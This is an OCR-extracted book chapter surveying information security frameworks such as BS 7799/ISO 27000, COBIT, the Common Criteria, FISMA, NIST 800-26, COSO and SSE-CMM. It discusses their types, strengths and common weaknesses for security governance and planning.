- Taxonomy
- Weaknesses
  - Content Limitations
  - Define Secure

Description of Frameworks
- BS 7799 and ISO 27000 Family
  - BS 7799-1, ISO 17799, and ISO 27002
  - BS 7799-2 and ISO 27001
  - ISO 27000
- Control Objectives for Information and Related Technology
- Common Criteria
- Federal Information Systems Management Act
- Information Security Forum
- Information Technology Infrastructure Library
- Management Frameworks
  - Zachman Framework
  - Calder–Moir IT Governance Framework
  - Balanced Scorecard

National Institute of Standards and Technology
800-26
Operationally Critical Threat, Asset, and Vulnerability Evaluation
Securities and Financial Industry Frameworks
Basel II
Committee of Sponsoring Organizations of the Treadway Commission
Sarbanes–Oxley Law
Security Governance
Systems Security Engineering-Capability Maturity Model
Summary

Introduction

The term "security framework" has been used in a variety of ways in the security literature over the years, but in 2006 it came to be used as an aggregate term for various documents (and some pieces of software), from a variety of sources, that give advice on topics related to information systems security, with particular regard to the planning, managing, or auditing of overall information security practices for a given institution.

Some of these texts are guidelines specifically addressed toward information security such as British Standard (BS) 7799 and its descendants, particularly the International Standards Organization (ISO) 27000 family of standards. In this category are also items such as the (free, regarding both charge and access) "self-assessment questionnaire" prepared by the U.S. National Institute of Standards and Technology (NIST) (identified among their publications as 800-26). There have been a number of projects that attempted to produce similar sets of standards or practice lists, such as the now-moribund Commonly Accepted Security Practices and Recommendations and two versions of Generally Accepted System Security Principles: these listed undertakings have been amalgamated into Generally Accepted Information Security Principles. Other frameworks are peripherally related, but have come to be seen as having a bearing on system security. Probably the most widely known are the auditing standards and outlines such as Control Objectives for Information and Related Technology (COBIT) and the variety of supporting documents and processes that have grown up around the U.S. Federal Information Systems Management Act (FISMA). Others are more distantly associated, such as the Common Criteria (CC) on specifications and evaluation. Still others are even more tenuously connected, such as the advice on fraudulent financial reporting from the Committee of Sponsoring Organizations of the Treadway Commission (COSO). (The various financial instructions are generally concerned with the accuracy and reliability of reported earnings and the financial health of a company: this is felt to have implications for the management and controls on information systems, which are the primary source of all corporate data, including that related to finance.)

General Types and Differences

As can be seen, security frameworks come from a variety of sources and are intended to address a number of different ends. How relevant a specific framework will be to your operations and situation will partly depend upon the aim and objective of the framework.

This is not to say that a specific framework may not have relevance to your enterprise. All frameworks will give you different pieces of information about your systems, and all information can be

valuable. In some cases, the initial intent of the framework may be irrelevant. For example, most of the financial frameworks and instructions are expected to address the issue of fraudulent reporting of the financial status of the company. To this end, they generally concentrate on requiring the disclosure of the availability of internal controls within the company. Internal controls are part and parcel of information system security, and so these frameworks can provide useful guidance, although their original purpose is outside the information security (InfoSec) realm. (It is rather ironic to note that if corporate officers are willing to lie about their finances, they would probably have no compunction in regard to lying about the state of internal controls. Therefore, financial frameworks may have more relevance to information security than to their original aim.)

Nevertheless, there are certain characteristics that tend to be consistent across frameworks from similar backgrounds.

Governance

There is frequent confusion in regard to the term governance and what differentiates it from management. Some note that management might be said to increase direct performance, whereas governance may, through analysis, redirect activities to greater effect. (In a sense this only moves the question back one level: this simply seems to be the distinction between strategic and operational management.) Some texts also note that five basic classes of decisions must be made in information technology (IT), over principles, architecture, infrastructure, business application needs, and the prioritizing of investment, and that these constitute the areas of governance.

Again, this outline does not get us much closer to a useful or functional definition. Architecture, to take a closer look at one aspect, is stated to be a level of abstraction above design, but this definition is not very helpful. A more functional description may be that architecture involves integration and standardization, but even this does not give us an awful lot of help in deciding what an IT architecture is, nor what the governance of it may be.

Security frameworks that stress "governance" tend to a management and overview perspective. Frequently they provide only a very generic structure for examining the macro levels of a very large enterprise, leaving the details to be dealt with elsewhere. Such tools are valuable for ensuring that security is assessed in a holistic manner, and that large areas are not missed in the pursuit of small details, but they will not be of much use to those who need to start on the securing of particular systems.

Breakdown Framework

A number of the governance-related security frameworks are primarily sets of divisions of activities and functions. These types of security frameworks are, in fact, the most likely to use the word "framework" in the title or description of the process. The entities provide structures that provide for the breaking down of the overall organization and operations of an institution into smaller areas that may aid in the analysis of specific risks, security requirements, and weaknesses.

Checklist

A significant number of security frameworks are presented in checklist form. This preference for the checklist format is hardly surprising: security is not a single function, but a compilation of a

number of functions. Indeed, it is frequently pointed out that tremendous expenditures on security may be entirely obviated by the lack of a single control, and, therefore, a checklist of functions to be covered makes a great deal of sense.

Checklists, however, can vary in both content and intent. One checklist may be based on functional security, another may deal with audit and assurance mechanisms, whereas yet a third proceeds from an examination of business functions. The level of detail can also fluctuate from framework to framework.

When using checklist-type frameworks it is probably best to use more than one and to choose complementary documents that approach security from different perspectives. The use of multiple resources is probably more important with checklist frameworks than with other types, because there would be a psychological expectation of being "finished" once one had completed such a list.

Controls

Most security workers would probably see checklists in terms of lists of controls, but few formal security frameworks deal with specific controls. A great number of security frameworks, particularly those from the financial industry, stress "internal controls." This term is basically identical to the meaning of controls in security: it simply refers to the controls that a company implements on its own, rather than those that are required from external sources such as legislation or regulations.

Controls may be administrative, physical, or technical/logical. In planning for and considering the types of controls that we have, their effectiveness, and new ones we may need, it may be helpful to categorize controls into these different types, developed from the normal divisions of responsibility in business: management, physical plant, and operations. We divide controls into other classes as well. Corrective controls are applied when others have failed, directive controls provide guidance, deterrent controls use social pressures to reduce threats from human attackers, detective controls determine that a breach has taken place, preventive controls reduce our vulnerability to threats, recovery controls assist us to resume operations after an incident, and compensating controls provide coverage where others have been insufficient. This partition of security actions has its roots in military and law enforcement studies.

The finer the grading and codifying of controls that we can do, the better our analysis of our total security posture, and the two classifications are orthogonal. Therefore, the two divisions can be used as the basis for a matrix of controls, which can be used to assess the completeness of protection for a given system. Details of the process may be found in volume 3 of the fifth edition of *Information Security Management Handbook* (pp. 179–182).

For any given system, a wide variety of controls can be used. Indeed, a conglomeration of safeguards may be needed for a single process or structure. At some point it may become difficult to see the forest for the trees: having established a number of countermeasures, the practitioner may wonder at the necessity for ensuring against further vulnerabilities.

There are, of course, a number of tools for establishing the completeness of a risk management strategy, primarily involved with identifying specific risks, threats, or vulnerabilities. The controls matrix offers a slightly different kind of assessment of overall protections, noting broad classes of coverage and potential blind spots. The controls matrix is, therefore, a kind of breakdown framework (as noted earlier) directed at controls themselves.

Risk Management and Assessment

There are numerous products, procedures, outlines, and systems dedicated to the assessment, analysis, and management of risks. These tend to fall into three categories: those specific to information systems and security, those dealing with general business risk, and those from the financial (and particularly banking) community. Systems for information security and business risks tend to be similar in structure and general outline, with some minor variations in terms of specifics to be addressed. The banking world looks at risk management in a very different way: there is a great emphasis on the single issue of solvency and capital reserves, with everything else (pretty much what information systems and business people would know as the entire field of risk management) being relegated to a separate category of operational risk.

Risk management frameworks are very much process-oriented. Structures of committees, information gathering, and documentation are major aspects of these entities. If you are aware of deficiencies in regard to management structures and reporting in your own security environment, using a risk management framework will likely be of benefit.

Audit and Assurance

A significant number of frameworks are concerned with audit measures. These documents stress points that can be measured and demonstrated and may have little to do with the actual security environment or situation. Most of the emphasis in these frameworks is on what can be proven to others or documented. It is always a good idea to pay attention to what can be measured and documented. It is very easy to say that you know you are secure but just have not bothered to write it down. If you cannot document it, you really do not have a good idea of your situation.

At the same time, be careful of systems that require a lot of documentation that may not be relevant to your situation. You may commit a lot of resources to proving rather than doing. This is currently the situation with the Sarbanes–Oxley law in the United States: a number of smaller companies are noting that the cost of documenting internal controls is draining budgets for security operations.

Taxonomy

It would be handy to have a taxonomy of different types of security frameworks. Unfortunately, despite the proliferation of frameworks documents, there are so many different approaches and categories that it is questionable how useful such an exercise would be. In attempting to structure this chapter, and the list of frameworks to be covered, I attempted a structure of security, management, and financial orientation, as well as divisions along the lines of the characteristics noted earlier. There were, unfortunately, still a number of exceptions that did not fit well under any category, and the categories tended to group frameworks together in artificial ways. (I finally decided just to list the frameworks in alphabetical order and even that did not work too well.)

In a sense, this points out the value that using a variety of frameworks can have for you. There are a great many different viewpoints and perspectives, and the more positions you bring to a security plan, the better the result will be.

Weaknesses

Unfortunately, although security frameworks can provide some help and value, all of them do have weaknesses, and the weaknesses tend to be the same across all the systems and processes.

Content Limitations

One weakness that is very common across all the security frameworks is a narrow focus on a particular area, topic, or approach. Security should be a holistic practice, with input from a variety of fields and a wide-ranging overview of the problem, as well as details suitable to the situation or environment. Some frameworks focus on the details and do not care about an overview. Some take a management view and neglect the specifics. Some focus on functional security, others on the assurance mechanisms. Everyone has a field of expertise, and that is emphasized to the exclusion of some other aspects.

Define Secure

As Eugene Spafford has famously said, a secure system is one that does what it is supposed to. Therefore, it is impossible to define a state of security that is applicable to all computers, because not all computers are, in the minds of the users, supposed to do the same thing. In fact, security conflicts with itself. Factors promoting availability generally work against confidentiality. Controls enhancing confidentiality do not always support integrity. If we want to take the time to ensure that we can confirm integrity, that delays availability.

It should, therefore, come as no surprise that one size does not fit all when it comes to security. It is inherently impossible to create a checklist of items that, when implemented, will guarantee "security."

Best Practice

In the security field and industry, we are extremely fond of the term "best practice." It sounds quite reasonable: it does not imply that something is perfect, but it does support the idea that we are doing the finest job we can in a real (and, therefore, flawed) world. Unfortunately, we do not stop to think what that really means.

Does best practice mean something that will work for everyone in all situations? We have already determined that there is very little (possibly nothing) that will be "secure" in any and every environment. Does best practice mean a minimum level of security required by all? Does it mean an optimal balance? We do not know. There is no agreed-upon definition of "best practice." Although it sounds great, the term is close to meaningless. Probably the closest we can come to defining the term in any useful way is to say that it refers to activities or processes that a number of experienced people agree are useful or helpful in improving security in most common situations.

Description of Frameworks

As noted earlier, there is no particular taxonomy to this list. The items are generally in alphabetical order, although some entities (particularly those with limited relation to security as such) will be included with more general or derivative frameworks.

BS 7799 and ISO 27000 Family

Starting with BS 7799, a number of different security frameworks have been created. These have also become ISO standards and have created a family that is being expanded into specialty areas.

BS 7799-1, ISO 17799, and ISO 27002

BS 7799 Part 1 is one of the earliest frameworks specifically addressing information security and is currently probably the most important and widely used. Subsequent to its adoption as BS 7799-1 it became of significant interest to the information security community worldwide. The ISO used BS 7799-1 as a model for developing multiple versions of ISO 17799: the current standard is ISO 17799:2005. To promote consistency of numbering in the 27000 family of security standards, ISO 17799 is being redeveloped as ISO 27002.

This framework does not provide technical or implementation details, nor does it give a methodology or a complete list of controls or safeguards. In its ISO 17799 version, it structures a bit of a taxonomy (eleven "clauses" that are surprisingly similar to the ten domains of the (ISC)$^{2®}$ Common Body of Knowledge), some policy (30 "objectives"), and a number of controls (133 "controls" and more than 500 "detailed controls").

---

135 Items

There seems to be something magical about 135 in relation to security. An astounding number of the security frameworks have roughly 135 controls, or objectives, or questions. Of course, an intriguing count of the security frameworks also seems to gravitate to 150. Not as a number of items of any kind, though. When you go to purchase the various documents, U.S. $150 seems to have become a very common price point, regardless of the size or complexity of the guideline in question.

BS 7799-1 is essentially a code of practice, and it is the closest, of all the frameworks, to a list of specific security activities to perform. In the new ISO 27000 family, the updated version is to be ISO 27002.

BS 7799-2 and ISO 27001

BS 7799 seems to have promoted the use of the phrase "Information Security Management System" and the use of the acronym "ISMS" is an indicator of a BS 7799 influence. BS 7799-2 deals with ISMS requirements and is used within companies to create security requirements and objectives. This framework provides a process for implementation and management of controls and safeguards, ensuring that they meet specific security goals. Enterprises can define new (and document existing) information security management processes and determine the status of InfoSec management activities.

ISO 27000

As noted, the ISO standards related to security are being renumbered (as they are updated) and new standards are being added in the 27000 range. ISO 27000 itself will be about ISMS fundamentals and vocabulary and will essentially be the introduction to (and umbrella for) the whole group of standards. ISO 27003 will be ISMS implementation guidance, 27004 talks about InfoSec management measurements and metrics, 27005 is InfoSec risk management, 27006 is for accreditation of certification agencies, and 27007 will deal with audit guidelines.

Control Objectives for Information and Related Technology

Widely used and, until the rise of BS 7799-1, probably the most recognized of the security frameworks, COBIT is directed at information security. However, it should be noted that COBIT was created by a specific group and intended for a specific purpose.

COBIT was created by ISACA (which used to be known as the Information Systems Audit and Control Association). Auditability is key to the COBIT, and the accounting and management background definitely shows in the choice of items in the COBIT list. Much of the activity suggested relates to measurement, performance, and reporting. Thus, in a sense, most of COBIT concentrates on what can be counted and demonstrated, sometimes disregarding what might actually be effective.

You will find all kinds of variations on the capitalization of COBIT. There are references to COBiT, CObIT, and CobiT in the security literature, and ISACA prefers to print it out with the C and T in large capital letters and the OBI in small caps. In fact, you will find variations on the expansion of the acronym. In the same way that the parent organization now prefers to be known by its initials and the original name has been discarded, COBIT itself was originally Control Objectives for Information Technology, and has now been expanded to include "and related," and ISACA's literature seldom spells out the expansion at all.

COBIT breaks the list of suggested controls into four phases or domains, dealing with "planning and organization," "acquisition and implementation," "delivery and support," and "monitoring." (It is not too much of a stretch to see the Deming Plan/Do/Check/Act (PDCA) cycle in this structure. In fact, a great many process-based frameworks demonstrate the influence of Deming's PDCA.) The checklist of controls is extensive, and it is a valuable tool to ensure that no major area is neglected. COBIT also fits very well for organizations that are primarily concerned about issues of compliance (e.g., in terms of the U.S. Sarbanes–Oxley law): the emphasis on audit provides a good utility for demonstrating the existence of controls of many types.

COBIT is not, however, confined to information security and addresses a large number of other areas. Therefore, basing a security review on COBIT may require extensive resources and will definitely demand activity from areas of the enterprise outside of the information security department.

Common Criteria

Contrary to much mistaken opinion, the CC (more properly the Common Criteria for information technology security evaluation, and also ISO 15408) is not a security framework or standard of practice. It is not even a standard for evaluating security products or systems. The CC is a structure for specifying product and product evaluation standards.

The basic result of following the CC structure is the production of a protection profile (PP). A PP outlines a general class of security devices or products, describing the environment within which such an entity is expected to work and the security functions that should be implemented. The part of the PP that can be used to evaluate a specific device is known as the security target (ST). Evaluations are done on the basis of seven levels of increasing confidence in the assessment, the evaluation assurance levels (EALs).

It is not enough to know that a product has "passed" the CC. To understand what that might imply, the details of the PP, ST, and EAL must be known as well. As those who have dealt with ISO 9000, the standard on quality, are aware, it is perfectly possible to document your quality standards and procedures in a manner consistent with the ISO 9000 requirements and still have them say no more than "we make lousy products, and we do not care." In the same way, it is possible to be CC "compliant" with a certification that says "the product provides almost no protection, and we are only judging that based on hearsay."

Sources of information about the CC have tended to bounce around. For a while you could go to www.commoncriteria.org, then that disappeared, and the best place to get an idea of how it worked was at the NIST Web site. At the moment the site http://www.commoncriteriaportal.org/public/expert/index.php?menu=2 seems to be working.

There are generally three parts, or documents, related to the CC overall. Part 1 is a general introduction, outlining the basic ideas and major terminology used. The Part 1 document is not hard to read, and probably every security professional should have read through it at least once. Part 2 addresses functional security, the aspects that we normally consider to be security technologies and activities. This document stipulates how to express the requirements for functional security for a particular device. Outside of developers or evaluators working with or toward an evaluation, Part 2 is not something you will want to plow through, unless you have serious problems with insomnia. Part 3 deals with assurance: the question of how we know that the functional security is actually providing the protection that we want it to provide. Like Part 2, it sets forth the language and format for requirements and specifications, and the document is even longer. However, this part also contains an overview of the seven EALs. Although the text is not easy to work through, this section of the CC is one with which more security professionals should be familiar.

Federal Information Systems Management Act

The U.S. FISMA mandates certain standards of information security and controls for U.S. federal agencies. It extends to contractors and other sources that support the assets of federal government

departments. However, it may have wider application yet, because it provides a solid basis for security management, assessment, and assurance for large corporations as well.

Specifics on the implementation of FISMA vary somewhat. The legislation states that standards must be applied, but the standards are different for different agencies and applications. Detailed instructions can be found in directives for the military (Defense Information Technology Systems Certification and Accreditation Process), the intelligence community (Director of Central Intelligence Directive 6/3), and more generally the National Information Assurance Certification and Accreditation Process. The NIST also has outlines (see National Institute of Standards and Technology for details of this and other documents).

Information Security Forum

The Information Security Forum (ISF) Standard of Good Practice for information security is a guideline forming a checklist of policies (or even attitudes) that the company or employees should have. It is structured in five "aspects" of security management: critical business applications, computer installations, networks, systems, and development. These aspects are broken out into 30 "areas" and the areas into 135 "sections."

The areas of security management are high-level direction, security organization, security requirements, secure environment, malicious attack, special topics, and management review. For critical business applications there are security requirements, application management, user environment, system management, local security management, and special topics. Computer installations involve installation management, live environment, system operation, access control, local security management, and service continuity. Networks require network management, traffic management, network operations, local security management, and voice networks. For systems development pay attention to development management, local security management, business requirements, design and build, testing, and implementation. Not all the 135 sections do have equal levels of detail. Management, for example, gets much more attention and material. The first section (of three) from "high-level direction" (section SM1.1) deals with management commitment. It sets out the principle that senior management's direction on information security should be established and commitment demonstrated. The objective is to establish top management's direction on, and commitment to, information security. It goes on to note that board-level executives or the equivalent should have a high level of commitment to achieving high standards of corporate governance, such as those required by various national standards, treating information security as a critical business issue, creating a security-positive environment, and demonstrating to third parties that the enterprise deals with information security in a professional manner. Top management should have a high level of commitment to applying fundamental principles, for example, assuming ultimate responsibility for the internal controls of the enterprise; ensuring that controls over information and systems are proportional to risk assessed; assigning responsibility for identifying, classifying, and safeguarding information and systems to system owners; and granting access to information and systems in accordance with explicit criteria (policy). Management should demonstrate their commitment to information security by setting direction for information security (in policy), assigning overall responsibility for information security to a top-level director or equivalent, chairing key information security working groups, monitoring the security condition of the enterprise, and allocating sufficient resources to information security.

Unfortunately, a later section on malicious mobile code simply states that there should be a means of dealing with it and lists some risk factors.

The ISF standard is, however, one of the few frameworks available without charge. The 247-page document (currently the 2005 version) does provide useful advice in a number of areas (although the early material is primarily promotional in nature). It can be downloaded from the ISF Web site at www.securityforum.org or http://www.isfsecuritystandard.com/pdf/standard.pdf.

Information Technology Infrastructure Library

The Information Technology Infrastructure Library (ITIL®) is a massive (and expensive) set of documentation aimed at improving IT service management. Although ITIL does not address security specifically (any more: an original security section has been removed to be dealt with separately), proper management generally leads to better security, so it fairly naturally follows that this library of practices would be of interest to information security.

The areas addressed by the library include incident response, problems, change, release, configuration, service desk, service levels, availability, capacity, service continuity, IT financials, and the IT workforce.

A standard for IT service management, closely following the principles and activities described in ITIL, will shortly be available as ISO 20000 (and the related BS 15000).

Management Frameworks

Although some of the entities noted earlier have a definite background in the management arena, there are some additional frameworks that tend to be used in security planning.

Zachman Framework

The Zachman Framework is a two-dimensional model used to analyze an organization or process by breaking it down into smaller characteristics or considerations. Instead of trying to look at the entire enterprise at once, you break it down into a grid of perspectives and viewpoints. The "columns" of the framework are the standard W5 "five good serving men" (plus one) of "what" (entities or data), "how" (function), "where" (network), "who" (people or organization) "when" (time or schedule), and "why" (motivation). The rows of the model structure differing levels of scope and detail for various viewpoints: overall scope and context (or ballpark view), business unit (system or process owner's view), system level (architect's view), technology level (designer's view), and detail level (subcontractor or implementer's view) (Figure 20.1).

The Zachman Framework is presented as a tool for analyzing architectural conditions and operations in business. However, the original intent was to address issues in regard to sharing data and the structuring of relationships in data warehouses. Therefore, although the tool would likely identify a number of important factors in regard to information flow, direct application to security will likely require some application on the part of the analyst.

Calder–Moir IT Governance Framework

Supposedly to help you get the various security frameworks to work together harmoniously, the Calder–Moir IT Governance Framework is really only a graphical classification of the various frameworks in terms of whether they address the topics of business strategy, business and risk environment, IT strategy, operations, capabilities, and change management. You can see it at http://www.itgovernance.co.uk/calder_moir.aspx (Figure 20.2).




Figure 20.1 Graphical display of the Zachman Framework. (From http://www.zifa.com/framework.html. With permission).




Figure 20.2 Graphical display of the Calder–Moir IT Governance Framework. (From http://www.itgovernance.co.uk/page.framework. With permission).




Figure 20.3 Graphical display of the balanced scorecard. (From http://www.balancedscorecard.org/basics/bsc1.html. With permission).

Balanced Scorecard

The "balanced" part of balanced scorecard is a reminder to view business processes from multiple perspectives and not to neglect any. Specifically, the process recommends setting objectives, and measuring performance, for the learning and growth (employee training), (internal) business processes, customer (satisfaction), and financial perspectives. It is very concerned with metrics and measurement-based management.

The balanced scorecard is a good approach to take when there is a concern for the establishment of security metrics. Generally, this would mitigate some of the risks of creating biased and unrealistic measurement baselines (Figure 20.3).

National Institute of Standards and Technology

It really is not fair to compare the Computer Security Resource Center of the U.S. NIST with the security frameworks we have been discussing. The center (which, although it is only one office of the institute, is generally known simply as NIST in the security community) provides a wealth of security information and resources, which are freely available from their Web site at http://csrc.nist.gov. The publications section is particularly useful, with a constantly updated stream of guidelines and aids, particularly the 800-series documents. Notable among these are the *Information Security*

Handbook: A Guide for Managers (800-100), *Recommended Security Controls for Federal Information Systems* (800-53), *Guide to Information Technology Security Services* (800-35), *Risk Management Guide for Information Technology Systems* (800-30), *Engineering Principles for Information Technology Security* (800-27), *Guide for Developing Security Plans for Federal Information Systems* (800-18), *Generally Accepted Principles and Practices for Securing Information Technology Systems* (800-14), and *An Introduction to Computer Security: The NIST Handbook* (800-12).

800-26

The NIST publications provide an embarrassment of riches, and no security professional worth his or her salt has a bookmark file that does not contain this site. However, to avoid extending the number of pages in this chapter I shall note only one.

The original *Security Self-Assessment Guide for Information Technology Systems* (800-26) was formalized in November 2001. It is a checklist of 137 questions to ask yourself about your own system. The significance and analysis of your answers are left up to you, but this work has been a tremendously valuable self-audit resource. More recently a version has been revised with NIST SP 800-53 (*Recommended Security Controls for Federal Information Systems*) references and mappings for the associated security controls, although this is, of course, more directly useful for the running the U.S. government systems. 800-26 is undergoing another revision, and this will involve a change of format to the *Guide for Information Security Program Assessments and System Reporting Form*. This new guide will be broader, and will deal with more extensive aspects of systems and protection, but it will also be more demanding of the user. Those dealing with small systems may wish to ensure that they have a copy of the original version of 800-26 before it is withdrawn in favor of the update.

Operationally Critical Threat, Asset, and Vulnerability Evaluation

The Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE) process is a risk management method from Carnegie Mellon University. It is a formal and detailed set of processes and will assist in ensuring that risks are identified and properly analyzed, following the standard techniques used in most risk analysis procedures. However, due to the level of activity and overhead involved in OCTAVE, it is probably best suited to large organizations or projects.

Securities and Financial Industry Frameworks

As should be clear to everyone in both fields, the financial securities industry has very little to do with computer or information security, despite a heavy reliance on the technology. However, recent concerns in that community have concentrated on the area of internal controls, which have application in reviewing controls and safeguards, particularly in regard to insider attacks.

Basel II

This reference is shorthand for the Second Report from the Basel Committee on Banking Supervision, Risk Management Principles for Electronic Banking. The banking community has its own ideas about what risk management entails. One of the areas they are most concerned with involves

having sufficient capital reserves to weather a storm, which generally is not something information security people tend to worry much about. However, the Basel II Accord also looks at operational risk, which is more in line with the risk management that InfoSec people know and love.

Committee of Sponsoring Organizations of the Treadway Commission

This title is shorthand for the Committee of Sponsoring Organizations of the Treadway Commission, Enterprise Risk Management Integrated Framework. The Treadway Commission was established, in the United States, to address a fear (subsequent to some major financial failures) that small investors would lose faith in the stock markets and, in particular, in the financial reports from publicly traded companies. As such, COSO seeks to ensure that there are internal controls to enhance the reliability of public disclosures. Like COBIT, COSO is primarily concerned with internal controls, and with audit. (In opposition to COBIT, which concentrates on IT, COSO is concerned with business risk.)

COSO outlines a three-dimensional framework for examining controls. On one axis are four categories of objectives: strategic, operations, reporting, and compliance. A second axis lists four unit levels of an enterprise: entity level, division, business unit, and subsidiary. Finally, there are eight components of risk management: internal environment, objective setting, event identification, risk assessment, risk response, control activities, information and communication, and monitoring.

Again, although COSO provides a framework for examining a number of aspects of the business, it does not provide any list of controls, practices, or methodologies.

Sarbanes–Oxley Law

The U.S. Sarbanes–Oxley law (frequently referred to as Sarbox or SOX) emphasizes that corporate management is responsible for the reliability of financial reports about publicly traded companies. It extends beyond that, touching on private companies doing business with other companies that do provide public reports and even on entities outside U.S. jurisdiction. Section 404 (and also 302, in a marvelous confusion with Web result codes) notes that the integrity of information systems supporting these financial reports must also be managed. (Note: This basically repeats the concepts established in 1977 by the Foreign Corrupt Practices Act. The big difference is in the compliance requirements.)

Security Governance

Many of the security frameworks available are in the form of a checklist, so why should not the *Security Governance* list-in-book-form for Fred Cohen's CISO Toolkit be included?

In fact, Cohen's version may be considerably easier to understand and use, particularly for those with a business, rather than a security, background. Although most security frameworks are structured according to a taxonomy of security concepts, the checklist in *Security Governance* is based on business models and concepts. For example, the four major divisions are made on the basis of business functions and modeling, oversight, business risk management, and enterprise security management. Therefore, the businessperson working through the points will start with the familiar and only later have to face items directly discussing security. (Even then, the security issues are those regarding the position and management of security within the organization.)

Regardless of other security frameworks that you may use, Cohen's checklist will be of value. Although many items will have relations to details in other indices, the articles and entities in *Security Governance* address a number of issues that are not found in most security frameworks. Let's face it: regardless of the emphasis or perspective, security frameworks tend to follow the same general outline. Cohen's work is idiosyncratic and, in this case, that is a useful characteristic.

Also, most security frameworks give you a checklist of about 135 items for roughly U.S. $150. Cohen gives you over 900 points for U.S. $49.

Systems Security Engineering-Capability Maturity Model

The Systems Security Engineering-Capability Maturity Model (SSE-CMM), more generally known as the Capability Maturity Model (CMM), is an attempt to apply standards of engineering rigor to information systems technology development. Researchers at Carnegie Mellon University noted that many technology products and applications succeed based primarily upon being the first to address a need, even if it is addressed very poorly. (Many more programs and systems fail along the way.) The model identified different levels of maturity of organizations, in terms of processes, documentation, and discipline, in an approach to development and change. The original model identified levels starting at informal or chaotic, through repeatable, documented, managed, and finally ending at continually improving. These structures and observations have been modified and applied to more specialized fields.

The SSE-CMM addresses the planning, development, and management of security and security architecture for an enterprise. The levels in security are basic, planned and verified, well-defined and coordinated, measurable and quantitatively controlled, and constantly improving. Within these levels, sublevels are identified. In general, SSE-CMM recommends determining the institution's performance level (in a number of security engineering and process areas) and then addressing individual areas to improve overall maturity.

SSE-CMM brings a good deal of discipline to management and process areas. Any large organization that has addressed basic areas of security, but wishes to formalize the process and develop a more architectural and broader outlook, can benefit from the assessment and recommended activities. However, the model does not, strictly speaking, advise on security activities and protections as such.

